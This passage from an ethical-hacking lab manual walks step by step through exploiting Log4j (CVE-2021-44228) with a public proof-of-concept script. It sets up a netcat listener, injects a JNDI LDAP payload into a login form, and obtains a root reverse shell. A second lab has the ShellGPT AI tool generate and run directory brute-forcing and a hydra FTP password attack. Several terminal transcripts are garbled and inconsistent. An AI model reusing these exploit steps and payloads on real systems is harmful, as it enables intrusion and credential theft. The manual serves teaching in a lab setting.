
31. In the address bar of the browser, type **http://10.10.1.9:8080** and press **Enter**.

32.



33. As we can observe that the Log4j vulnerable server is running on the **Ubuntu** machine, leave the **Firefox** and website open.
34. Switch to the Terminal window, run **cd log4j-shell-poc/** and press **Enter**, to enter into log4j-shell-poc directory.

35.



36. Now, we needed to install JDK 8, to do that open a new terminal window and type **sudo su** and press **Enter** to run the programs as a root user.
37. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
38. We need to extract JDK zip file which is already placed at **/home/attacker** location.
39. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press **Enter**, to extract the file.
40. **-xf**: specifies extract all files.
41. Now we will move the **jdk1.8.0\_202** into **/usr/bin/**. To do that, type **mv jdk1.8.0\_202 /usr/bin/** and press **Enter**.

42.

The screenshot shows a terminal window titled "mv jdk1.8.0\_202 /usr/bin/ - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot]~$ sudo su shell-poc/[root@parrot]# [sudo] password for attacker:[root@parrot]# tar -xf jdk-8u202-linux-x64.tar.gz[root@parrot]# mv jdk1.8.0_202 /usr/bin/[root@parrot]#
```

The terminal window is part of a desktop environment, with other windows like "Mozilla Firefox" visible in the background. The taskbar at the bottom shows the current application menu, the terminal command, and the Firefox icon.

43. Now, we need to update the installed JDK path in the **poc.py** file.
44. Navigate to the previous terminal window. In the terminal, type **pluma poc.py** and press **Enter** to open **poc.py** file.

45.

The screenshot shows a terminal window titled "cd log4j-shell-poc/- Parrot Terminal". The terminal content is as follows:

```
[root@parrot]~[/home/attacker]
└─#cd log4j-shell-poc/
[root@parrot]~[/home/attacker/log4j-shell-poc]
└─#pluma poc.py
#tar -xf jdk1.8u202-linux-x64.tar.gz
[parrot]~[/home/attacker]
└─#mv jdk1.8.0_202 /usr/bin/
[parrot]~[/home/attacker]
#
```

The terminal window has a dark blue header bar with icons for Applications, Places, System, and a search bar. The status bar at the bottom shows "cd log4j-shell-poc/- Parrot Terminal" and the date "Mon Jul 1, 02:00".

46. In the poc.py file scroll down and in line **62**, replace **jdk1.8.0\_20/bin/javac** with **/usr/bin/jdk1.8.0\_202/bin/javac**.

47.

```
*poc.py (/home/attacker/log4j-shell-poc) - Pluma (as superuser)

File Edit View Search Tools Documents Help
Open Save Undo Redo Close Find Replace Search

* *poc.py x
49     );
50     p.destroy();
51     s.close();
52 }
53 }
54 """ % (userip, lport)
55
56     # writing the exploit to Exploit.java file
57
58     p = Path("Exploit.java")
59
60     try:
61         p.write_text(program)
62         subprocess.run([os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/javac"), str(p)])
63     except OSError as e:
64         print(Fore.RED + f'[-] Something went wrong {e}')
65         raise e
66     else:
67         print(Fore.GREEN + '[+] Exploit java class created success')
68
69
70 def payload(userip: str, webport: int, lport: int) -> None:
```

48. Scroll down to line 87 and replace **jdk1.8.0\_20/bin/java** with **/usr/bin/jdk1.8.0\_202/bin/java**.

49.

The screenshot shows a Linux desktop environment with a terminal window open in the foreground. The terminal window has a dark blue header bar with icons for Applications, Places, System, and a few others. The title bar of the terminal says "poc.py (/home/attacker/log4j-shell-poc) - Pluma (as superuser)". The menu bar below the title bar includes File, Edit, View, Search, Tools, Documents, and Help. Below the menu bar are standard file operations like Open, Save, Undo, and Cut. The main area of the terminal contains Python code for a log4j exploit. The code includes functions for starting an HTTP server, checking if Java is installed, and creating an LDAP server. The code uses the subprocess module to run Java commands. The terminal window also shows the status bar at the bottom with "Python", "Tab Width: 4", "Ln 87, Col 65", and some other icons.

```
82     httpd.serve_forever()
83
84
85 def check_java() -> bool:
86     exit_code = subprocess.call([
87         os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java'),
88         '-version',
89     ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
90     return exit_code == 0
91
92
93 def ldap_server(userip: str, lport: int) -> None:
94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
95     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
96
97     url = "http://{}:{}/#Exploit".format(userip, lport)
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/java"),
100        "-cp",
101        os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
102        "marshalsec.jndi.LDAPRefServer",
103        url
104    ])
```

50. Scroll down to line 99 and replace **jdk1.8.0\_20/bin/java** with **/usr/bin/jdk1.8.0\_202/bin/java**.

51.

The screenshot shows a Linux desktop environment with a window titled '\*poc.py (/home/attacker/log4j-shell-poc) - Pluma (as superuser)'. The window contains Python code for a log4j exploit. The code defines functions for connecting to an LDAP server and running a main exploit function. The exploit function uses subprocess to run Java commands, including moving a JAR file and starting a LDAPRefServer. The code is color-coded for syntax highlighting.


```
87     os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java'),
88     '-version',
89 ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
90 return exit_code == 0
91
92
93 def ldap_server(userip: str, lport: int) -> None:
94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
95     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
96
97     url = "http://{}:{}/#Exploit".format(userip, lport)
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/java"),
100        "-cp",
101        os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
102        "marshalsec.jndi.LDAPRefServer",
103        url,
104    ])
105
106
107 def main() -> None:
108     init(autoreset=True)
```

Python ▾ Tab Width: 4 ▾ Ln 99, Col 35

Menu pluma poc.py - Parrot ... [Mozilla Firefox] mv jdk1.8.0\_202 /usr/... \*poc.py (/home/attack...

52. After making all the changes **save** the changes and close the **poc.py** editor window.
53. Now, open a new terminal window and type **nc -lvp 9001** and press **Enter**, to initiate a netcat listener as shown in screenshot.

54.



The screenshot shows a terminal window titled "nc -lvp 9001 - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot]@[~] $ nc -lvp 9001 [port]
listening on [any] 9001 ... keep your challenge...
#pluma poc.py

[attacker@parrot]@[~] $ ./pluma poc.py
[attacker@parrot]@[~] $
```

The terminal window is part of a desktop environment with other windows like "Mozilla Firefox" and "mv jdk1.8.0\_202 /usr/..." visible in the background.

55. Switch to previous terminal window and type **python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001** and press **Enter**, to start the exploitation and create payload.

56.

```
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
[root@parrot]~/log4j-shell-poc
[root@parrot]~/log4j-shell-poc
#pluma poc.py

[root@parrot]~/log4j-shell-poc
#
[root@parrot]~/log4j-shell-poc
#python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
```

57. Now, copy the payload generated in the **send me:** section.

58.

```
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
[root@parrot]~[/home/attacker/log4j-shell-poc]
[root@parrot]~[/home/attacker/log4j-shell-poc]
#pluma poc.py

[root@parrot]~[/home/attacker/log4j-shell-poc]
#
[root@parrot]~[/home/attacker/log4j-shell-poc]
#python3 poc.py --userip 10.10.1.13 --we
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/lo
[+] Exploit java class created success
[+] Setting up LDAP server
[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389

```

Copy

Open Terminal

Open Tab

Close Window

Paste


Paste Filenames

Profiles

Show Menubar

59. Switch to **Firefox** browser window, in **Username** field paste the payload that was copied in previous step and in **Password** field type **password** and press **Login** button as shown in the screenshot.  
60. In the **Password** field you can enter any password.

61.



62. Now switch to the netcat listener, you can see that a reverse shell is opened.

63.

The screenshot shows a terminal window titled "nc -lvp 9001 - Parrot Terminal". The terminal content is as follows:

```
[attacker@parrot:~] $ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 43054
[attacker@parrot:~] # !/home/attacker/malicious-shell.py
#python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
[*] POC: POE 2023 v2.2
[*] Exploit Java class created success
[*] Setting up LDAP server
[*] Send file: http://10.10.1.13:8000/Exploit.class
[*] Starting Webserver on port 8000 http://0.0.0.0:8000
[*] listening on 0.0.0.0:1389
[*] Send LDAP reference result for a redirecting to http://10.10.1.13:8000/Exploit.class
10.10.1.9 -> [01/Jul/2024 02:29:44] "GET /Exploit.class HTTP/1.1" 200 -
```

The taskbar at the bottom shows several open applications: "Menu", "python3 poc.py --user...", "[Mozilla Firefox]", "mv jdk1.8.0\_202 /usr/...", and "nc -lvp 9001 - Parrot T...".

64. In the listener window type **pwd** and press **Enter**, to view the present working directory.

65.

The screenshot shows a terminal window titled "nc -lvp 9001 - Parrot Terminal". The terminal content is as follows:

```
[attacker@parrot:~] $ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 43054
pwd
/home/attacker
/usr/local/tomcat
[+] Exploit.java class created successfully
[+] Setting up LDAP server
[+] Send me: http://10.10.1.13:8000/Exploit.class
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.10.1.13:8000/Exploit.class
10.10.1.9 - - [01/Jul/2024 02:29:44] "GET /Exploit.class HTTP/1.1" 200 -
```

The terminal window is part of a desktop environment, with other application icons visible in the top bar.

66. Now, type **whoami** and press **Enter**.

67.

The screenshot shows a terminal window titled "nc -lvp 9001 - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot]:~$ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 43054
pwd
/home/attacker
whoami
root
root #python3 poc.py --userip 10.10.1.13 --webport 8080 --lport 9001
[+] Exploit Java class created success
[+] Setting up LDAP server
[+] Send message to 10.10.1.13:9001
[+] Starting Webserver on port 8080 http://0.0.0.0:8080
listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.10.1.13:8080/Exploit.class
10.10.1.9 - - [01/Jul/2024:02:29:44] "GET /Exploit.class HTTP/1.1" 200 -
[+]
```

The terminal window has a blue header bar with icons for Applications, Places, System, and a few others. The status bar at the bottom shows "Mon Jul 1, 02:29:44".

68. We can see that we have shell access to the target web application as a root user.
69. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.
70. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.
71. Close all open windows and document all acquired information.

#### Question 13.2.2.1

Install Apache Tomcat web server on Ubuntu machine and use Parrot Security machine to scan for web server and exploit log4j vulnerability present in the Apache Tomcat on Ubuntu machine to gain access to the vulnerable server. Determine the http-server-header that was found during nmap scan on 10.10.1.9.

Score

### Lab 3: Perform a Web Server Hacking using AI

#### Lab Scenario

The objective of this lab is to simulate the process of hacking a web server using AI-driven tools and techniques. This exercise will involve footprinting, fingerprinting, and exploiting vulnerabilities to understand the security posture of the target web server.

#### Lab Objectives

- Perform Web Server Footprinting and Attacks using ShellGPT

#### Overview of Web Server Hacking using AI

In the realm of cybersecurity, the role of artificial intelligence (AI) has become increasingly significant, especially in the domain of ethical hacking. AI-powered tools and techniques provide ethical hackers with enhanced capabilities to discover vulnerabilities, automate attacks, and strengthen defenses. Web server hacking, a critical aspect of penetration testing, leverages AI to perform footprinting, fingerprinting, and exploitation more efficiently and effectively.

### **Task 1: Perform Web Server Footprinting and Attacks using ShellGPT**

Web server footprinting and subsequent attacks are critical steps in penetration testing or ethical hacking to assess the security posture of a target organization. ShellGPT, an AI-driven tool, enhances these processes by automating information gathering, fingerprinting, and vulnerability identification tasks.

Here we will use ShellGPT to perform Webserver footprinting and attacks using ShellGPT.

The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.

1. Click [Parrot Security](#) to switch to Parrot machine, and login with **attacker/toor**. Open a Terminal window and execute **sudo su** to run the program as a root user (When prompted, enter the password **toor**).
2. The password that you type will not be visible.
3. Run **bash sgpt.sh** command to configure ShellGPT and the AI activation key.
4. You can follow the **Instructions to Download your AI Activation Key in Module 00: CEH Lab Setup** to obtain the AI activation key. Alternatively, follow the instructions available in the file, [Instructions to Download your AI Activation Key.pdf](#)

5.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[attacker@parrot]# bash sgpt.sh
Enter your AI Activation Key: fe69f33fa8514e9db6ed82e855ea075e
ShellGPT configuration updated successfully.
Environment variables set:
AZURE_API_BASE=https://apiservice5lh2czy2mmcta.azure-api.net/ecc-sqmp-v1/
AZURE_API_VERSION=2024-09-01-preview
Verifying environment variables...
AZURE_API_BASE: https://apiservice5lh2czy2mmcta.azure-api.net/ecc-sqmp-v1/
AZURE_API_VERSION: 2024-09-01-preview
Executing sgpt command...
Hello! How can I assist you today? 😊
[attacker@parrot]#
```

6. To perform directory traversal using ShellGPT, run \*\*sgpt
7. --shell "Perform a directory traversal on target url https://certifiedhacker.com using gobuster"\*\* command.
8. In the prompt type **E** and press **Enter** to execute the command.

9.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar reads "sgpt --shell \"Perform a directory traversal on target url https://certifiedhacker.com using gobuster\" - Parrot Terminal". The terminal content displays the execution of the sgpt command, which runs the gobuster tool to perform a directory traversal attack on the specified URL. The output shows various directory paths being tested, with some returning status codes like 403 (Forbidden) or 200 (OK). The terminal interface includes standard Linux-style navigation keys and a menu bar at the bottom.

```
Applications Places System └─ sgpt --shell "Perform a directory traversal on target url https://certifiedhacker.com using gobuster" - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#sgpt --shell "Perform a directory traversal on target url https://certifiedhacker.com using gobuster"
gobuster dir -u https://certifiedhacker.com -w /usr/share/wordlists/dirb/common.txt
[E]xecute, [D]escribe, [A]bort: E
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          https://certifiedhacker.com
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2024/05/22 01:13:10 Starting gobuster
=====
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/blog (Status: 301)
/cgi-bin (Status: 301)
/cgi-bin/ (Status: 403)
/cgi-sys (Status: 301)
/controlpanel (Status: 200)
/cpanel (Status: 200)
```

10. To perform FTP bruteforce attack run **sgpt --shell "Attempt FTP login on target IP 10.10.1.11 with hydra using usernames and passwords file from /home/attacker/Wordlists"** command.
11. In the prompt type **E** and press **Enter** to execute the command.

12.

The screenshot shows a terminal window on a Linux system (Parrot OS) with a root shell. The user has run the command `sgpt --shell "Attempt FTP login on target IP 10.10.1.11 with hydra using usernames and passwords file from /home/attacker/Wordlists" - Parrot`. The terminal output shows the execution of the `hydra` command, which attempts to log in via FTP using a wordlist. The attack is successful, finding one valid password ('apple') for the user 'Martin'. The terminal prompt ends with a hash (#).

```
Applications Places System Terminal Help
[root@parrot]~[/home/attacker]
#sgpt --shell "Attempt FTP login on target IP 10.10.1.11 with hydra using usernames and passwords file from /home/attacker/Wordlists" - Parrot
File Edit View Search Terminal Help
[ [root@parrot]~[/home/attacker]
[ #sgpt --shell "Attempt FTP login on target IP 10.10.1.11 with hydra using usernames and passwords file from /home/attacker/Wordlists"
hydra -L /home/attacker/Wordlists/usernames.txt -P /home/attacker/Wordlists/passwords.txt ftp://10.10.1.11
[E]xecute, [D]escribe, [A]bort: E
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
[DATA] max 16 tasks per 1 server, overall 16 tasks, 140 login tries (l:14/p:10), ~9 tries per task
[DATA] attacking ftp://10.10.1.11:21
[21][ftp] host: 10.10.1.11    login: Martin    password: apple
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 06:24:03
[ [root@parrot]~[/home/attacker]
[ #
```

13. To perform webserver footprinting on target IP address using ShellGPT, run **sgpt --shell "Perform webserver footprinting on target IP 10.10.1.22"** command.  
14. In the prompt type **E** and press **Enter** to execute the command.

15.

